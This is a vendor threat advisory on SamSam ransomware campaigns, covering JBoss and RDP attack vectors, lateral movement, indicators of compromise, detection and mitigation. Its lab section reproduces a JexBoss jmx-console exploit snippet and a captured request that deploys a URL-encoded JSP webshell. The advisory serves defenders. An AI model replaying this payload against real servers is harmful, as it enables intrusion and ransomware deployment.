THREAT ADVISORY

SamSam Ransomware Campaigns

AUTHOR

ROD SOTO &
KEVIN STEAR

JASKLABS

TA-00013

TLP

WHITE

RISK FACTOR

HIGH

Overview


A recent spike in malicious campaigns delivering SamSam ransomware was reported by Sophos research last week. First spotted in 2016, SamSam is a strain of ransomware that has been observed targeting specific verticals, such as the Financial, Government, Education and HealthCare industries. SamSam campaigns have been reported as netting more than 6 million dollars from targets, and recently forcing a US municipal government to spend 17 million dollars on cleanup and recovery. The following threat advisory outlines SamSam's observed attack vectors, indicators of compromise, ASOC detection, and mitigation.

Indicators

While common ransomware campaigns typically deliver malware via mass phishing campaigns or watering hole attacks, SamSam authors distribute their payload in different manner.

While any publicly available exploit that can be used against perimeter servers, some of the group's main attack vectors include RDP bruteforce and variety of JBoss exploitation (e.g., CVE-2010-0738, CVE-2010-1428, and CVE-2012-0874). Some cases have involved the use of exploitation tool JexBoss, targeting outdated JBoss versions 4,5, and 6, specifically three vulnerable services: web-console, jmx-console and JMKXInvokerServlet.

Figure 1. SamSam attack flow



AUTHOR
ROD SOTO &
KEVIN STEAR

JASKLABS
TA-00013

TLP
WHITE

RISK FACTOR

HIGH

Upon compromising the edge, SamSam actors then move laterally to identify and compromise data assets such as storage, email, application servers, where they proceed to drop their ransomware payload. This attack may also involve prior exfiltration of data and further backdooring before executing ransomware, as malicious actors know such assets will be unusable after executing a SamSam payload.

Some of the observed techniques for lateral movement include:

- Powershell scripting for post-exploitation and lateral movement.
- Credential reuse (SSH, PSexec, RDP, etc).
- Tunneling techniques to obfuscate RDP traffic from inside the perimeter (I.E SOCKs proxy).
- Batch scripting and system tools to footprint IP/OS to subsequently distribute SamSam payload.

Lab / Field study

The following shows a snippet of JexBoss exploit kit targeting a vulnerable version of jmx-console service with the following payload.

Figure 2. JexBoss JMX-Console payload (Exploit code)

```
payload = ("/jmx-console/HtmlAdaptor?action=invokeOpByName&name=jboss.admin:service="
           "DeploymentFileRepository&methodName=store&argType=java.lang.String&arg0="
           "jexws4.war&argType=java.lang.String&arg1=jexws4&argType=java.lang.St"
           "ring&arg2=.jsp&argType=java.lang.String&arg3=" + jsp + "&argType=boolean&arg4=True")

headers = {"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
           "Connection": "keep-alive",
           "User-Agent": jexboss.get_random_user_agent()}
gl_http_pool.request('HEAD', url + payload, redirect=False, headers=headers)
return get_successfully(url, "/jexws4/jexws4.jsp")
```

From the replayed exploit and recorded pcap, we can see the code for JSP Shell (snippet) deployment and then a check for JSP shell creation via GET request, which returns a HTTP 200 Status code.

Figure 3. Snippet of JexBoss exploit

```
HEAD /jmx-console/HtmlAdaptor?
action=invokeOpByName&name=jboss.admin:service=DeploymentFileRepository&methodName=store&argTyp
e=java.lang.String&arg0=jexws3.war&argType=java.lang.String&arg1=jexws3&argType=java.lang.Strin
g&arg2=.jsp&argType=java.lang.String&arg3=%3C%25%40%20%70%61%67%65%20%69%6D%70%6F%72%74%3D
%22%6A%61%76%61%2E%75%74%69%6C%2E%2A%2C%6A%61%76%61%2E%69%6F%2E%2A%2C%20%6A%61%76%61%2E%6E
%65%74%2E%2A%22%20%70%61%67%65%45%6E%63%6F%64%69%6E%67%3D%22%55%54%46%2D%38%22%25%3E%20%3C
%70%72%65%3E%20%3C%25%20%69%6E%74%20%76%65%72%73%69%6F%6E%20%3D%20%33%3B
%20%69%66%20%28%72%65%71%75%65%73%74%2E%67%65%74%50%61%72%61%6D

GET /jexws3/jexws3.jsp HTTP/1.1
Host: 192.168.242.143:8080
Accept-Encoding: identity
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.1)

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Set-Cookie: JSESSIONID=531B29C71FF5A3B7EB94CF4AB474ED15; Path=/jexws3
Content-Type: text/html;charset=UTF-8
Content-Length: 7
Date: Tue, 30 Aug 2016 12:41:28 GMT
```

Once JSP shell is deployed, the attacker(s) can connect back or deploy additional payloads or post exploitation payloads.

AUTHOR
ROD SOTO &
KEVIN STEAR

JASKLABS
TA-00013

TLP
WHITE

RISK FACTOR


HIGH

SamSam Indicators of Compromise

SamSam ransomware has several variants and has been observed to present the following indicators:

- Deletion of volume shadow copy. (Prevents system restore).
- Encrypts files with RSA-2048. Documents, images and application files.
- Appends extensions to encrypted files.
- Presence of specific multiple files. Extensive list of IOCs provided by Sophos.
- Creates HTML file with Ransom payment information.


Figure 4. SamSam html ransom file (Source AlienVault)



The process of infestation of SamSam has also been observed to add execution of multiple files in order to deploy payload according to Sophos and Cisco.

JASK Detection

JASK ASOC can detect perimeter exploit attempts as well as abnormal and irregular patterns of communication between assets in the DMZ and assets inside the perimeter. Below is a basic query using SparkSQL in ASOC Investigator to expose a successful JexBoss exploit.



Upon successfully dropping a webshell on a victim's infrastructure, SamSam actors typically move laterally to conduct internal reconnaissance, prioritize targeting, and drop their payload (usually after exfiltrating as much data as possible).

AUTHOR
ROD SOTO &
KEVIN STEAR


JASKLABS
TA-00013

TLP
WHITE


RISK FACTOR

HIGH

Figure 5. Possibly lateral movement Signal (SMB Scanning)



JASK ASOC can also easily ingest SamSam IOCs via the Threat Intelligence integration tab (under configuration), which will then automatically create custom Signals based on any related threat activity in the respective environment.



AUTHOR
ROD SOTO &
KEVIN STEAR

JASKLABS
TA-00013

TLP
WHITE

RISK FACTOR

HIGH

Mitigation

- Enforce segregation of duties and principle of least privilege. This will help contain infestation.
- Update and patch your perimeter servers.
- Perform vulnerability assessment to discover possible vulnerabilities that may affect your perimeter servers.
- Backup your data, off-site backup.
- Workstations and Windows servers can be protected using updated antivirus.
- Follow JBOSS mitigation guidelines
- Follow RDP hardening guidelines.

About JASK

JASK is modernizing security operations to reduce organizational risk and improve human efficiency. Through technology consolidation, enhanced AI and machine learning, the JASK Autonomous Security Operations Center (ASOC) platform automates the correlation and analysis of threat alerts, helping SOC analysts focus on high-priority threats, streamline investigations and deliver faster response times.
www.jask.com